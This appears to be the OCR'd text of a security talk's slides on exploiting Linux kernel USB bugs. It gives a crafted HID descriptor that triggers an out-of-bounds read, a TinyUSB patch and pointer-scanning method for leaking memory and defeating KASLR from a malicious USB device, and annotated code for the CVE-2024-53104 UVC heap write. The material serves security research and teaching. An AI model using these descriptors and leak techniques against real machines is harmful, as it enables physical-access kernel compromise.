index 5d2fc2f403f00..266cd56dec505 100644
--- a/drivers/hid/hid-core.c
+++ b/drivers/hid/hid-core.c
@@ -1961,8 +1961,7 @@ int __hid_request(struct hid_device *hid, struct hid_report *report,
        if (reqtype == HID_REQ_SET_REPORT)
                hid_output_report(report, data_buf);

-       ret = hid->ll_driver->raw_request(hid, report->id, buf, len,
-                                         report->type, reqtype);
+       ret = hid_hw_raw_request(hid, report->id, buf, len, report->type, reqtype);
        if (ret < 0) {
                dbg_hid("unable to complete request: %d\n", ret);
                goto out;
```

```
int __hid_hw_raw_request(struct hid_device *hdev,
                         unsigned char reportnum, __u8 *buf,
                         size_t len, enum hid_report_type rtype,
                         enum hid_class_request reqtype,
                         u64 source, bool from_bpf)
{
    unsigned int max_buffer_size = HID_MAX_BUFFER_SIZE;
    int ret;

    if (hdev->ll_driver->max_buffer_size)
        max_buffer_size = hdev->ll_driver->max_buffer_size;

    if (len < 1 || len > max_buffer_size || !buf)
        return -EINVAL;

    ret = dispatch_hid_bpf_raw_requests(hdev, reportnum, buf, len, rtype,
                                        reqtype, source, from_bpf);
    if (ret)
        return ret;

    return hdev->ll_driver->raw_request(hdev, reportnum, buf, len,
                                        rtype, reqtype);
}
```

HID OOB Read

```
0x96, 0x01, 0x00,              # Report Count (1)                    0
0x06, 0x01, 0x00,              # Usage Page (Generic Desktop)        3
# 0x03, 0x00, 0x00, 0x00, 0x00,  # Ignored by the kernel somehow
0x2a, 0x90, 0xa0,              # Usage Maximum (41104)               6
0x27, 0x00, 0x00, 0x00, 0x00,  # Logical Maximum (0)                 9
0xb3, 0x81, 0x3e, 0x25, 0x03,  # Feature (Cnst,Arr,Abs,Vol)          14
0x1b, 0xdd, 0xe8, 0x40, 0x50,  # Usage Minimum (1346431197)          19
0x3b, 0x5d, 0x8c, 0x3d, 0xda,  # Designator Index                    24
```

```c
static int usbhid_set_raw_report(struct hid_device *hid, unsigned int reportnum,
                                 __u8 *buf, size_t count, unsigned char rtype)
{
    struct usbhid_device *usbhid = hid->driver_data;
    struct usb_device *dev = hid_to_usb_dev(hid);
    struct usb_interface *intf = usbhid->intf;
    struct usb_host_interface *interface = intf->cur_altsetting;
    int ret, skipped_report_id = 0;

    /* Byte 0 is the report number. Report data starts at byte 1.*/
    if ((rtype == HID_OUTPUT_REPORT) &&
        (hid->quirks & HID_QUIRK_SKIP_OUTPUT_REPORT_ID))
        buf[0] = 0;
    else
        buf[0] = reportnum;

    if (buf[0] == 0x0) {                        // [1]
        /* Don't send the Report ID */
        buf++;
        count--;                                //  [2]
        skipped_report_id = 1;
    }

    ret = usb_control_msg(dev, usb_sndctrlpipe(dev, 0),  // [3]
            HID_REQ_SET_REPORT,
            USB_DIR_OUT | USB_TYPE_CLASS | USB_RECIP_INTERFACE,
            ((rtype + 1) << 8) | reportnum,
            interface->desc.bInterfaceNumber, buf, count,
            USB_CTRL_SET_TIMEOUT);
    /* count also the report id, if this was a numbered report. */
    if (ret > 0 && skipped_report_id)
        ret++;

    return ret;
}
```

HID OOB Read

- Lack of report size in descriptor result in size = 0
- ‘count’ underflows
- ‘buf’ is transmitted back to the connected device via usb_control_msg
- usb_control_msg max size control message is 65535 (0xffff)
- Out of bounds data is transmitted back to device

```
0x96, 0x01, 0x00,              # Report Count (1)                    0
0x06, 0x01, 0x00,              # Usage Page (Generic Desktop)        3
# 0x03, 0x00, 0x00, 0x00, 0x00,  # Ignored by the kernel somehow
0x2a, 0x90, 0xa0,              # Usage Maximum (41104)               6
0x27, 0x00, 0x00, 0x00, 0x00,  # Logical Maximum (0)                 9
0xb3, 0x81, 0x3e, 0x25, 0x03,  # Feature (Cnst,Arr,Abs,Vol)          14
0x1b, 0xdd, 0xe8, 0x40, 0x50,  # Usage Minimum (1346431197)          19
0x3b, 0x5d, 0x8c, 0x3d, 0xda,  # Designator Index                    24
```

```c
static int usbhid_set_raw_report(struct hid_device *hid, unsigned int reportnum,
                                 __u8 *buf, size_t count, unsigned char rtype)
{
    struct usbhid_device *usbhid = hid->driver_data;
    struct usb_device *dev = hid_to_usb_dev(hid);
    struct usb_interface *intf = usbhid->intf;
    struct usb_host_interface *interface = intf->cur_altsetting;
    int ret, skipped_report_id = 0;

    /* Byte 0 is the report number. Report data starts at byte 1.*/
    if ((rtype == HID_OUTPUT_REPORT) &&
        (hid->quirks & HID_QUIRK_SKIP_OUTPUT_REPORT_ID))
        buf[0] = 0;
    else
        buf[0] = reportnum;

    if (buf[0] == 0x0) {                        // [1]
        /* Don't send the Report ID */
        buf++;
        count--;                                //  [2]
        skipped_report_id = 1;
    }

    ret = usb_control_msg(dev, usb_sndctrlpipe(dev, 0),  // [3]
            HID_REQ_SET_REPORT,
            USB_DIR_OUT | USB_TYPE_CLASS | USB_RECIP_INTERFACE,
            ((rtype + 1) << 8) | reportnum,
            interface->desc.bInterfaceNumber, buf, count,
            USB_CTRL_SET_TIMEOUT);
    /* count also the report id, if this was a numbered report. */
    if (ret > 0 && skipped_report_id)
        ret++;

    return ret;
}
```

Triggering the Vuln

```
BUG: KMSAN: kernel-usb-infoleak in usb_submit_urb+0x5a1/0x2630
drivers/usb/core/urb.c:430
 usb_submit_urb+0x5a1/0x2630 drivers/usb/core/urb.c:430
 usb_start_wait_urb+0xc2/0x320 drivers/usb/core/message.c:59
 usb_internal_control_msg drivers/usb/core/message.c:103 [inline]
 usb_control_msg+0x27c/0x5b0 drivers/usb/core/message.c:154
 usbhid_raw_request+0x4ab/0x690 drivers/hid/usbhid/hid-core.c:-1
 __hid_request+0x2bd/0x500 drivers/hid/hid-core.c:1989
 hidinput_change_resolution_multipliers drivers/hid/hid-input.c:1950 [inline]
 hidinput_connect+0x3bf5/0x5cc0 drivers/hid/hid-input.c:2327
 hid_connect+0x6b4/0x3440 drivers/hid/hid-core.c:2239
 hid_hw_start+0xfc/0x1e0 drivers/hid/hid-core.c:2354
 ms_probe+0x2e5/0x890 drivers/hid/hid-microsoft.c:391
 __hid_device_probe drivers/hid/hid-core.c:2724 [inline]
```

Porting to our Exploit Tool

- Capture wireshark capture and studied code to better understand the vulnerability for porting.
- Modified Tinyusb for to handle large endpoint size (0xffff)
- Added custom callbacks in TinyUSB to iteratively collect the leak data and transmit to our USB controller.

```
USBHID                 98 GET DESCRIPTOR Response HID Report
USBHID              65599 SET_REPORT Request
USBHID                 64 SET_REPORT Response
USBHUB                 64 GET_STATUS Request      [Port 1]
USBHUB                 68 GET_STATUS Response     [Port 1]
USB                    65 URB_INTERRUPT in
USB                    64 URB_INTERRUPT in
USBHUB                 64 GET_STATUS Request      [Port 1]
USB                    65 URB_INTERRUPT in
USB                    64 URB_INTERRUPT in
USBHUB                 68 GET_STATUS Response     [Port 1]
USBHUB                 64 CLEAR_FEATURE Request   [Port 1: C_PORT_CONNECTION]
USBHUB                 64 CLEAR_FEATURE Response  [Port 1: C_PORT_CONNECTION]
USBHUB                 64 GET_STATUS Request      [Port 1]
USBHUB                 68 GET_STATUS Response     [Port 1]
USBHUB                 64 GET_STATUS Request      [Port 1]
```

```
--- a/src/portable/mentor/musb/dcd_musb.c
+++ b/src/portable/mentor/musb/dcd_musb.c
@@ -93,7 +93,7 @@ static dcd_data_t _dcd;
 // musb is configured to use dynamic FIFO sizing.
 // FF Size is encodded: 1 << (fifo_size[3:0] + 3) = 8 << fifo_size[3:0]
 // FF Address is 8*ff_addr[12:0]
-// First 64 bytes are reserved for EP0
+// First 0xffff bytes are reserved for EP0
 static uint32_t alloced_fifo_bytes;

 // ffsize is log2(mps) - 3 (round up)
@@ -347,7 +347,7 @@ static bool edpt_n_xfer(uint8_t rhport, uint8_t ep_addr, uint8_t *buffer, uint16
 static bool edpt0_xfer(uint8_t rhport, uint8_t ep_addr, uint8_t *buffer, uint16_t total_bytes)
 {
   (void)rhport;
-  TU_ASSERT(total_bytes <= 64); /* Current implementation supports for only up to 64 bytes. */
+  TU_ASSERT(total_bytes <= 0xffff); /* Current implementation supports for only up to 0xffff bytes. */
   musb_regs_t* musb_regs = MUSB_REGS(rhport);
   musb_ep_csr_t* ep_csr = get_ep_csr(musb_regs, 0);
   const unsigned req = _dcd.setup_packet.bmRequestType;
@@ -375,7 +375,7 @@ static bool edpt0_xfer(uint8_t rhport, uint8_t ep_addr, uint8_t *buffer, uint16_
   if (tu_edpt_dir(req) == dir_in) { /* DATA stage */
```

Exploitation

Examining the state of the heap after the allocation has occurred we can see the following (where RAX is kmalloc-8 allocation):

```
(gdb) sbcache -n kmalloc-8 --main-slab
struct kmem_cache @ 0xffff88842dc07b80 {
  name        = kmalloc-8
  flags       = __CMPXCHG_DOUBLE
  offset      = 0x0
  size        = 8 (0x8)
  object_size = 8 (0x8)
  struct kmem_cache_cpu @ 0xffff88842fa235a0 (cpu 0) {
    freelist = 0xffff88842c9a3818 (313 elements)
    page     = struct page @ 0xffffea0010b268c0 {
      objects  = 512
      inuse    = 498 (real = 185)
      frozen   = 1
      freelist = 0xffff88842c9a30c8 (14 elements)
      region   @ 0xffff88842c9a3000-0xffff88842c9a4000 (512 elements)
  struct kmem_cache_cpu @ 0xffff88842fa635a0 (cpu 1) {
    freelist = 0xffff88842de27af8 (271 elements)
    page     = struct page @ 0xffffea0010b789c0 {
      objects  = 512
      inuse    = 488 (real = 217)
      frozen   = 1
      freelist = 0xffff88842de279d8 (24 elements)
      region   @ 0xffff88842de27000-0xffff88842de28000 (512 elements)
  struct kmem_cache_cpu @ 0xffff88842faa35a0 (cpu 2) {
    freelist = 0xffff88842c472bb8 (263 elements)
    page     = struct page @ 0xffffea0010b11c80 {
      objects  = 512
      inuse    = 507 (real = 244)
      frozen   = 1
      freelist = 0xffff88842c472c60 (5 elements)
      region   @ 0xffff88842c472000-0xffff88842c473000 (512 elements)
  struct kmem_cache_cpu @ 0xffff88842fae35a0 (cpu 3) {
    freelist = 0xffff88842df85db0 (293 elements)
    page     = struct page @ 0xffffea0010b7e140 {
      objects  = 512
      inuse    = 472 (real = 179)
      frozen   = 1
      freelist = 0xffff88842df859b8 (40 elements)
      region   @ 0xffff88842df85000-0xffff88842df86000 (512 elements)
```

```
rax             0xffff88842c472cb0  -131373716788048
rbx             0xffff88842a35e000  -131373751476224
rcx             0x0                 0
rdx             0x8                 8
rsi             0x0                 0
rdi             0xffff88842dc07b80  -131373692060800
rbp             0xffff88842a35e000  0xffff88842a35e000
```

Exploitation

Examining the state of the heap after the allocation has occurred we can see the following (where RAX is kmalloc-8 allocation):

- Allocation of the overread falls into kmalloc-8 with 512 objects in cache.
- We couldn't find/correlate any overlapping regions of other caches.
- Attempted to find good spray primitives for kmalloc-8 but seemed impractical.

```
rax            0xffff88842c472cb0  -131373716788048
rbx            0xffff88842a35e000  -131373751476224
rcx            0x0                 0
rdx            0x8                 8
rsi            0x0                 0
rdi            0xffff88842dc07b80  -131373692060800
rbp            0xffff88842a35e000  0xffff88842a35e000
```

```
(gdb) sbcache -n kmalloc-8 --main-slab
struct kmem_cache @ 0xffff88842dc07b80 {
  name        = kmalloc-8
  flags       = __CMPXCHG_DOUBLE
  offset      = 0x0
  size        = 8 (0x8)
  object_size = 8 (0x8)
  struct kmem_cache_cpu @ 0xffff88842fa235a0 (cpu 0) {
    freelist = 0xffff88842c9a3818 (313 elements)
    page     = struct page @ 0xffffea0010b268c0 {
      objects  = 512
      inuse    = 498 (real = 185)
      frozen   = 1
      freelist = 0xffff88842c9a30c8 (14 elements)
      region   @ 0xffff88842c9a3000-0xffff88842c9a4000 (512 elements)
  struct kmem_cache_cpu @ 0xffff88842fa635a0 (cpu 1) {
    freelist = 0xffff88842de27af8 (271 elements)
    page     = struct page @ 0xffffea0010b789c0 {
      objects  = 512
      inuse    = 488 (real = 217)
      frozen   = 1
      freelist = 0xffff88842de279d8 (24 elements)
      region   @ 0xffff88842de27000-0xffff88842de28000 (512 elements)
  struct kmem_cache_cpu @ 0xffff88842faa35a0 (cpu 2) {
    freelist = 0xffff88842c472bb8 (263 elements)
    page     = struct page @ 0xffffea0010b11c80 {
      objects  = 512
      inuse    = 507 (real = 244)
      frozen   = 1
      freelist = 0xffff88842c472c60 (5 elements)
      region   @ 0xffff88842c472000-0xffff88842c473000 (512 elements)
  struct kmem_cache_cpu @ 0xffff88842fae35a0 (cpu 3) {
    freelist = 0xffff88842df85db0 (293 elements)
    page     = struct page @ 0xffffea0010b7e140 {
      objects  = 512
      inuse    = 472 (real = 179)
      frozen   = 1
      freelist = 0xffff88842df859b8 (40 elements)
      region   @ 0xffff88842df85000-0xffff88842df86000 (512 elements)
```

Exploitation

Examining the state of the heap after the allocation has occurred we can see the following (where RAX is kmalloc-8 allocation):

- Allocation of the overread falls into kmalloc-8 with 512 objects in cache.
- We couldn't find/correlate any overlapping regions of other caches.
- Attempted to find good spray primitives for kmalloc-8 but seemed impractical.

```
(gdb) sbcache -n kmalloc-8 --main-slab
struct kmem_cache @ 0xffff88842dc07b80 {
  name        = kmalloc-8
  flags       = __CMPXCHG_DOUBLE
  offset      = 0x0
  size        = 8 (0x8)
  object_size = 8 (0x8)
  struct kmem_cache_cpu @ 0xffff88842fa235a0 (cpu 0) {
    freelist = 0xffff88842c9a3818 (313 elements)
    page     = struct page @ 0xffffea0010b268c0 {
      objects  = 512
      inuse    = 498 (real = 185)
      frozen   = 1
      freelist = 0xffff88842c9a30c8 (14 elements)
      region   @ 0xffff88842c9a3000-0xffff88842c9a4000 (512 elements)
  struct kmem_cache_cpu @ 0xffff88842fa635a0 (cpu 1) {
    freelist = 0xffff88842de27af8 (271 elements)
    page     = struct page @ 0xffffea0010b789c0 {
      objects  = 512
      inuse    = 488 (real = 217)
      frozen   = 1
      freelist = 0xffff88842de279d8 (24 elements)
      region   @ 0xffff88842de27000-0xffff88842de28000 (512 elements)
  struct kmem_cache_cpu @ 0xffff88842faa35a0 (cpu 2) {
    freelist = 0xffff88842c472bb8 (263 elements)
    page     = struct page @ 0xffffea0010b11c80 {
      objects  = 512
      inuse    = 507 (real = 244)
      frozen   = 1
      freelist = 0xffff88842c472c60 (5 elements)
      region   @ 0xffff88842c472000-0xffff88842c473000 (512 elements)
  struct kmem_cache_cpu @ 0xffff88842fae35a0 (cpu 3) {
    freelist = 0xffff88842df85db0 (293 elements)
    page     = struct page @ 0xffffea0010b7e140 {
      objects  = 512
      inuse    = 472 (real = 179)
      frozen   = 1
      freelist = 0xffff88842df859b8 (40 elements)
      region   @ 0xffff88842df85000-0xffff88842df86000 (512 elements)
```

Solution:

- After several runs of capturing leak output text pointers were noticed to occur consistently.

Exploitation


Pointer Detection Technique

- First search through the leaked data and determine if a value looks like a possible kernel pointer by checking to see if its higher order bits are set
- Check the alignment of the pointer; compilers often align functions to 16-byte boundaries
- If it does look like a pointer, try to resolve by building an offset map
- If a pointer is resolved using our offset map than calculate __text address

```
xxd leak3_leak_data_0_44.bin | less
00000000: 0000 0000 0000 004c a115 3fcd bfe5 1931  .......L..?....1
00000010: 2d31 0000 0000 0031 2d31 0000 0000 00f4  -1.....1-1......
00000020: a315 3fcd bfe5 3131 3839 3a31 3137 0031  ..?...1189:117.1
00000030: 2d34 0000 0000 0031 2d34 0000 0000 0014  -4.....1-4......
00000040: a315 3fcd bfe6 d131 2d31 3a31 2e30 0031  ..?....1-1:1.0.1

...

00002270: e461 141b 92ff ff00 0000 0000 0000 0060  .a.............`
00002280: 45a5 84ff ffff ff00 0000 0000 0000 0000  E...............
00002290: 5948 151b 92ff ff00 0000 0000 0000 0000  YH..............
000022a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000022b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000022c0: 0000 0000 0000 0000 606f adb9 7f00 0000  ........`o......
000022d0: 706f adb9 7f00 0080 af64 4d1b 92ff ff25  po.......dM....%
000022e0: 0000 0000 0000 8073 0010 0800 0000 0029  .......s.......)
```

```
# These are the two LSBs from the known pointers we can be leaked
offset_sets = {
    "pm_suspend_timer_fn" : [0x5a80],
    "pm_runtime_work" : [0x5b10],
    "blk_stat_timer_fn" : [0x5ce0],
    "blk_mq_poll_stats_bkt" : [0xa240],
    "blk_mq_poll_stats_fn" : [0x97a0],
    "fib4_dump" : [0x05d0],
    "fib4_seq_read" : [0x0630],
    "hrtimer_wakeup" : [0x62b0],
    "do_no_restart_syscall" : [0x07d0],
    "root_user" : [0x2040],
}
```

Info Leak


Jan 30 11:22
test@test-VMware-Virtual-Platform: ~/usb/picomanager
[11:22:20][#][Shell] All clients have completed leak!
[11:22:20][#][Shell] Client 0: Leak Stats: {'total_chunks': 64, 'received_chunks': 64, 'missing_chunks': 0, 'leak_size': 65535}
[11:22:20][#][Shell] Client: Acquired 65535 bytes of leak data
[11:22:20][#][Shell] Wrote leak data to dumps/leak3_leak_data_0_0.bin
[11:22:20][#][Shell] Could not identify leak strategy for client 0 using default
[11:22:20][#][Shell] Processing leak data for kernel pointers...
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xffffffffd000000 at offset 452
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xfffffffffffd0000 at offset 453
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xffffffffffffd00 at offset 454
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xffffffff91a820e0 at offset 2903
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xffffffff91a82040 at offset 3087
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xffffffff91a8b600 at offset 3103
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xffffffff91a8a630 at offset 3111
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xffffffffea000000 at offset 60132
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xfffffffffffea0000 at offset 60133
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xfffffffffffffea00 at offset 60134
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xffffffff91d988c0 at offset 60151
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xfffffffff0000000 at offset 61686
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xfffffffffff00000 at offset 61687
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xffffffff284fc00 at offset 62198
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xffffffff91be6ec0 at offset 63703
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xffffffff8fa07f40 at offset 63959
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xffffffff8f8f6e40 at offset 64751
[11:22:20][#][Shell] Found 16 byte aligned potential kernel pointer: 0xffffffff8f8f7b20 at offset 64879
[11:22:20][#][Shell] Trying to resolve pointer: 0xffffffffd000000
[11:22:21][#][Shell] Trying to resolve pointer: 0xfffffffffffd0000
[11:22:21][#][Shell] Trying to resolve pointer: 0xffffffffffffd00
[11:22:21][#][Shell] Trying to resolve pointer: 0xffffffff91a820e0
[11:22:22][#][Shell] Trying to resolve pointer: 0xffffffff91a82040
[11:22:22][#][Shell] Pointer 0xffffffff91a82040 corresponds to symbol root_user at address 0xffffffff97082040
[11:22:22][#][Shell] Calculated base address candidate: 0xffffffff8f800000
Base address: 0xffffffff8f800000
[11:22:22][#][Shell] Found _stext address: 0xffffffff8f800000
[11:22:22][#][Shell] Removing clients...
[11:22:22][#][10.0.0.155] Removing
[11:22:22][#][Shell] Success. Exiting.
$

CVE-2024-53104


Public

Vulnerability

- Out-of-Bounds write vulnerability in the `uvc_parse_format` that is the result of improper frame type validation
- which results in an attacker-controlled for-loop corrupting adjacent `frame` structures
- and if the length is big enough, adjacent kmalloc cache objects resulting in an OOB heap write


```
for (i = 0; i < n; ++i) { // `n` is controlled and not validated with ftype=0
    interval = get_unaligned_le32(&buffer[26+4*i]); // <---------------------------------- OOB HERE
    *(*intervals)++ = interval ? interval : 1;
}

/*
* Make sure that the default frame interval stays between
* the boundaries.
*/
n -= frame->bFrameIntervalType ? 1 : 2;
frame->dwDefaultFrameInterval =
                    min(frame->dwFrameInterval[n],
                        max(frame->dwFrameInterval[0], frame->dwDefaultFrameInterval));

// Use the UVC_QUIRK_RESTRICT_FRAME_RATE quirk
if (dev->quirks & UVC_QUIRK_RESTRICT_FRAME_RATE) {
    frame->bFrameIntervalType = 1;
    frame->dwFrameInterval[0] = frame->dwDefaultFrameInterval;
}
```

OOB Write



Normal Structure Layout
kmalloc chunk
struct uvc_format
struct uvc_frame
u32 *interval
format*
frame*
interval*

OOB Write

Normal Structure Layout

